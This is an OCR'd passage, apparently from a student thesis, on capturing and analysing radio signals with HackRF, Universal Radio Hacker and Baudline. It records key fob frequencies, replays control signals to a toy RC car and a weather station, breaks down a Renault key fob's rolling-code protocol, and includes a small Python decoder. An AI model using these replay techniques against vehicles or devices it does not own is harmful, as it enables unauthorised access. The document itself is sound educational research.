


Figure 6.3: The Micro Car Alarm key fob device

The next step is to identify the wireless frequency used by the device. For this, I have used the HackRF spectrum analyzer tool.

As most car and garage key fobs operate at the 300-500 MHz range I have set the analyzer to that range and began pressing the keys on the fob. Fortunately, there were not a lot of noise in the testing environment and I quickly spotted the signals generated by the key fob. The frequency is clearly in the 305-310 MHz range and narrowing down the displayed frequency range in the HackRF spectrum analyzer, I could tell that the two buttons on the key fob use two different frequencies, namely around 306.75MHz and 308.25MHz (Figure 6.1).

6.2 Capture

6.2.1 Universal Radio Hacker

Universal Radio Hacker (URH) is a complex software solution to help the recording, analysing, and reverse engineering of radio signals, with an easy to use user interface.

It can use previously recorded signals, or it can also record new signals. Once a signal is loaded in, it has four different views, each specifically tailored to a different

task. The first one is the Interpretation view (Figure 6.4), and it is designed to help figure out the physical parameters of the signal and ultimately translate the signal wave into bits. It has a smart, parameter autodetector, which is far from perfect, but can point to the right direction as a start. After acquiring the bits of the message, the second view is the Analysis view (Figure 6.9). It loads the previously acquired bits into a table, where each line represents a separate message in the signal, and the columns represent the bit positions. The Analysis view provides functionality to easily decode the message, with the most frequent encodings already built into the program, and the ability to define custom decoders. The table also facilitates the analysis of the message bits, as certain bit positions can be marked as certain fields in the message protocol, making reverse engineering of the protocol easier. The next view is the Generator view (Figure 6.6), that provides functionalities to easily manipulate and resend messages, with a simple single field fuzzer function. This view is perfect for quick prototyping, and experimenting. But when it comes to more complex protocols, the last, Simulator view is the most useful. It is a more advanced message fuzzer, with the ability to provide rules and labels for it, based on which it can learn, and manipulate message fields from previous messages.

Figure 6.4: The user interface of URH and the Interpretation view

6.2.2 Micro Car Alarm

With the information gathered in the previous phase, I could begin to capture the signals of the button presses. The tool I used for this task is the Universal Radio Hacker.

In the signal recorder window, I have set up the known parameters of the car key, and started recording (Figure 6.5). After successfully recording several key presses, the

signal is automatically loaded into the Interpretation view, where it tries to guess the parameters of the signal. In this case URH says that the signal implements Amplitude-shift keying (ASK), and looking at the signal manually, it can be confirmed. URH also tries to interpret the message of the signal, with the parameters set to it, and in the case of the key fob, it does a good job.

Figure 6.5: The recording of the key fob signal

6.3 Replay

6.3.1 Nikko Mantis RC car

The Nikko Mantis is a Radio-controlled miniature toy car, it has a remote controller with which the car can be controlled. I have chosen this device for the demonstration, because the successful signal replay can be observed easily, as the car instantly and noticeably reacts to incoming signals.

These types of cars have two sticks on their controllers, one for throttle control and the other is for steering. Looking at the attached manuals, it is clearly stated that the device has six different operation modes. It can go forwards and backwards without steering, and it can also go forwards or backwards, while steering to either left or right. Looking at the box, and the attached manuals, it is also clearly stated, that the device operates at the 27 MHz frequency.

Knowing these two information, I have started the signal recording phase. Upon doing so, I have made several remarks. In the case of this particular car, there are eight different messages, in contrast to the six that was listed in the attached manual, as the car can also steer its wheels without accelerating. The signals are Amplitude-shift keying (ASK) modulated and they have a very similar structure, with the difference being their length. Every message starts and ends with the `11101110` byte with a fixed number of alternating ones and zeros in between them. Each control is defined by the number of ones and zeros in the message. Below is a list of all the possible control signals, along with the number of ones and zeros in each signal.

```
# forward - 20
11101110101010101010101010111011110

# backward - 80
1110111010101010101010101010101010101010101010101010101010101010101010101010101010101010101011101110

# right - 128
1110111010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
1010101010101010101010101010101010101010111011110

# left - 116
1110111010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
1010101010101010101010101010111011110

# forward + right - 68
1110111010101010101010101010101010101010101010101010101010101010101010101010101011101110

# backward + right - 92
1110111010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
101011101110

# backward + left - 104
1110111010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
1010101010101011101110

# forward + left - 56
11101110101010101010101010101010101010101010101010101010101011101110
```

After recording every control message, I have cropped the recordings to only one message of every control, with the built-in crop function in URH. As a result, I have eight separate signals, containing the eight controls the car can process.

With the clean signals, the *Replay* phase can be started. URH has a built-in view for replaying signals, called the Generator view. Opening up the Generator view, we can quickly select the signal we want to replay, or even concatenate multiple signals after one another and edit the parameters of the modulation. Once the signal is ready, we can save it to a file, or send the data with an SDR device. Upon choosing the transmission, a pop-up window opens up, where we can edit the parameters of the transmission, select the number of repetitions and begin the transmission (Figure 6.6).




Figure 6.6: Generating (left) and sending (right) the replay signal

After setting the parameters and choosing one of the control signals (e.g., accelerate forward) I began the transmission. Because the car did not respond to a single transmission of the signal, I also had to set the number of repetitions, but after that, the car began to spin its wheels, meaning that the transmission was successful and our recorded signals are the same as the ones sent by the controller.

6.4 Analyze

6.4.1 Baudline

Baudline is a time-frequency browser for signal analysis[3]. It is designed to be a scientific visualization tool for complex problems, but it can also help the analysis of RF signal recordings. It can work as a real time spectrum analyzer, but can also process signal files, recorded with an external program (e.g., URH). It can display signals in multiple views simultaneously, which can especially aid the identification of signal modulation, with the time/frequency view and the waveform of the signal displayed next to each other.

6.4.2 Renault car alarm

The Renault car alarm is another car key fob, with two buttons on it, labeled lock and unlock. This key does not have any code or number on its outside, and as the housing of the device is glued together, which I did not want to force open, I could not find any information of the device online. As per Section 6.1 my best option

[3] `https://www.baudline.com/`

was to find the frequency of the device, with the HackRF Spectrum Analyzer. After finding out that the device uses the 433.8 MHz frequency, I have recorded some signals with URH, for both key presses. One thing that stands out in comparison to the Micro car alarm, is that the Renault car alarm uses the same frequency for the two key presses, so the key, which is pressed is probably transmitted within the message.

The next step is to identify the modulation of the signal, because URH could not identify it correctly. The best tool I have found for this task is Baudline. When loading in the signal file, we must select the correct sample rate of the recording, and after that, we can start the analysis. For a better view it is recommended to also display the waveform of the signal (Figure 6.7). Although the frequency of the signal is changing throughout the first few bits, later, the whole message is transmitted on the same, fixed frequency. As a matter of fact, this subtle change in frequency might cause URH to not recognize the modulation correctly, as the phase is also the same throughout the whole signal, but the amplitude of the signal is changing frequently, meaning it is Amplitude-shift keying (ASK). With the identification of the modulation of the signal, we can manually set URH to the correct modulation.




Figure 6.7: Inspecting the recorded signal in Baudline

After identifying the modulation we need to set the other signal parameters to the correct values, as URH failed to identify them as well. In URH, it is a relatively easy task to do, as there are visual tools to inspect the parameters. The center of the signal, and the noise level is displayed with a horizontal red stripe in the waveform view, and we need to set the two parameter, so that the stripe covers the noise in the signal, but is lower than the maximum amplitude of the real signal. To measure the samples per signal, we can select the shortest logical unit of the signal in the waveform view, and URH displays the number of the selected samples.




Figure 6.8: Finding out the signal parameters in URH

Once the signal parameters are identified, we can start the analysis process. URH has a custom view to aid the analysis process, called the Analysis tab (Figure 6.9). The view consists of a signal selector, a label manager, and a table. When a signal is selected, the bits of the signal are loaded in to the table, one message per row, and one bit per column. This is only beneficial in case the messages transmitted have the same length, and in our case they have.




Figure 6.9: The Analysis tab in URH


Our next task is to understand the underlying protocol. In some cases, the decoding of the message is inevitable, but in our case we cannot verify whether we applied the correct decoding method, and the examination and understanding of the protocol can be done without the decoding of it.

For a start, I have identified the different message types in the signals and assigned them into three category:

- Open message
- Close message
- Counter

Looking at the different message types, the first thing that stands out, is that the same message is sent out four times, followed by a large number of follow up messages with a length of 26 bits. Looking at multiple signals between multiple key presses, it seems to be a counter, as it is incremented with a constant between every key presses.

After identifying the counter messages, I have filtered them out of the protocol view, and started comparing the open and the close messages, looking for patterns in the protocol.



	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
1	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	9	0	e	3	9	3	0	2	6	7	0
2	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	9	0	e	3	9	3	0	2	6	7	0
3	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	9	0	e	3	9	3	0	2	6	7	0
4	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	9	0	e	3	9	3	0	2	6	7	0
26	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	f	3	e	9	0	b	8	0	a	4	a
27	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	f	3	e	9	0	b	8	0	a	4	a
28	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	f	3	e	9	0	b	8	0	a	4	a
29	f	f	f	f	a	1	7	d	c	1	3	0	2	4	5	f	3	e	9	0	b	8	0	a	4	a
60	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	3	3	d	2	9	6	1	8	a	a	4
61	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	3	3	d	2	9	6	1	8	a	a	4
62	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	3	3	d	2	9	6	1	8	a	a	4
63	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	3	3	d	2	9	6	1	8	a	a	4
102	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	5	1	9	0	8	4	4	4	a	4	2
103	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	5	1	9	0	8	4	4	4	a	4	2
104	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	5	1	9	0	8	4	4	4	a	4	2
105	f	f	f	f	a	1	7	d	c	1	3	0	1	4	6	5	1	9	0	8	4	4	4	a	4	2
151	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	b	1	e	3	9	d	5	5	6	c	6
152	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	b	1	e	3	9	d	5	5	6	c	6
153	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	b	1	e	3	9	d	5	5	6	c	6
154	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	b	1	e	3	9	d	5	5	6	c	6
188	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	d	3	a	1	8	f	5	9	6	2	4
189	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	d	3	a	1	8	f	5	9	6	2	4
190	f	f	f	f	a	1	7	d	c	1	3	0	2	4	6	d	3	a	1	8	f	5	9	6	2	4

Figure 6.10: Comparing the differences of the messages in URH

A great feature of the analysis tab in URH is that it can mark the differences in each line compared to any line selected as the reference message. In Figure 6.10, the first message is selected as the reference message, which is colored blue, and any difference compared to that message is colored red. Also, the first eight message is the open message, the second eight is the close message, and the third eight is the open message again. As mentioned above, on every key press, the device sends out the messages four times, so the messages of each consecutive message quadrettes belong to the same key press.

Looking at the differences between the messages, the first third of the message bytes are the same across every message, the second third is only changing between the different messages and the final third is changing between every key press.

Another great feature in URH is the label system. Every byte of the message can be labeled, making the visualization and the interpretation of the protocol easier. I have created three labels, according to the above mentioned message parts, and assigned these labels to the corresponding protocol fields (Figure 6.11).




Figure 6.11: The labels, showing the protocol in URH

The three fields in the protocol are the following:

preamble The preamble is the same across every key press, it probably serves as an identifier between the door and the key, for the door to only accept commands from the corresponding key.

key The key describes which button was pressed on the key, instructing the door to open or to close.

rolling code The rolling code serves as a replay protection, it is a random code, which is generated from the same seed on the door and on the key, and is different with every key press.

6.4.3 Sencor Weather Station

The last device I have analysed is the Sencor Weather Station SWS 3000 W. It has two separate devices communicating with each other periodically, one is the base station, with most of the functionality, the other is the outside unit, with 2 sensors and a radio transmitter in it (Figure 6.12).

Figure 6.12: Sencor station on the left and the sensor on the right

The *Search* phase was relatively easy, as the used frequency is written on the outside of both devices, they use the 433MHz band.

Next, I have captured some signals from the device with URH, and also tried replaying them to see, if the recording was successful. The station did manage to receive and understand the signals I have replayed to it, meaning that I could start the *Analysis* phase.

During normal operation, the outside unit sends the parameters of its sensors to the base unit periodically, and upon change. The device uses ASK modulation and with each transmit, it sends out the same message twelve times (Figure 6.13).

Figure 6.13: The intercepted message of the weather sensor

When analysing the encoding of the message, it is recommended, to record multiple signals, in various conditions regarding the message data, to have a large enough size of message pool, that might reveal some pattern on the encoding. So my next step was, to record multiple signals from the sensor, with various temperature and humidity data. Luckily during the time of testing, the weather outside was around 0 Celsius, which combined with the room temperature gave me a large enough dataset.

```
# 25.2C, 21%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010000100001000010010010000
1000010000100001001001001000010010000100100001
# 24.3C, 45%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
1000010000100001001001000010010000100100001
# 24.2C, 33%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100100001001000010
0001000010000100100100001001001001001000001
# 8.9C, 50%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
0100001000010010010000100001001001000010001
# 2.7C 73%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
0100001000010010000100100100001001001000001
# 2.0C 74%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
0010000100100001001001000010010000100100001001
# 0.2C 72%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
1000010010000100100100001001001001
# 0.1C 73%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
1000010010000100100100001001001000010000100100100100100100100001000010000100001000010010010000100001000010000
# 0.0C 73%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
0001001000010010010000100100100100001
# -0.1C 74%
1001000010010000100100001001000010000100100100100100100100100001000010000100001000010010010000100001000010000
0010000100001000010000100001001000010010010000100100001001
```

After capturing the above dataset, I was able to spot a pattern among the messages, namely that every message contained the same amount of `1`s, and different amount of `0`s. With this new information and some vague memories from the past about encodings, I could finally figure it out. A logical `1` is four zeros in the encoded message and a logical `0` is only two zeros in the encoded message, while the ones in the encoded message are the separators.

Using the custom decoder view in URH (Figure 6.14), I have created the decoder for the above mentioned encoding. There are several built-in fundamental functions, which we can combine, or we can supply an external program that the message is piped through and at the end returns the decoded message.




Figure 6.14: The custom encoding view of URH

The external program can be any executable program, that expects the encoded message as a command line parameter, and returns the decoded message on its standard out stream. I have written a small Python program that does the above mentioned decoding:

```
#!/usr/bin/python
import sys

signal_bits = sys.argv[1].split('1')
decoded_bits = ''
for bit in signal_bits:
    if bit == '00':
        decoded_bits = decoded_bits + '0'
    elif bit == '0000':
        decoded_bits = decoded_bits + '1'
    else:
        pass
print(decoded_bits)
```

